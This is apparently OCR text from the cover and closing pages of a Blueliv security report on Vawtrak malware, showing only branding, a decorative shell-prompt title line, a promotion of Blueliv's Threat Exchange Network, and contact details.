




Blueliv.

root [~]# wall Vawtrak report





Blueliv.

Blueliv. Threat Exchange Network

LET'S UNITE IN THE FIGHT AGAINST CYBER-CRIME!

Help the Community | Get Recognition | Publish IOCs

https://community.blueliv.com

community@blueliv.com

Blueliv.

Blueliv.

IMPROVE YOUR CYBER THREAT VISIBILITY

THANK YOU

www.blueliv.com info@blueliv.com @blueliv linkedin.com/company/blueliv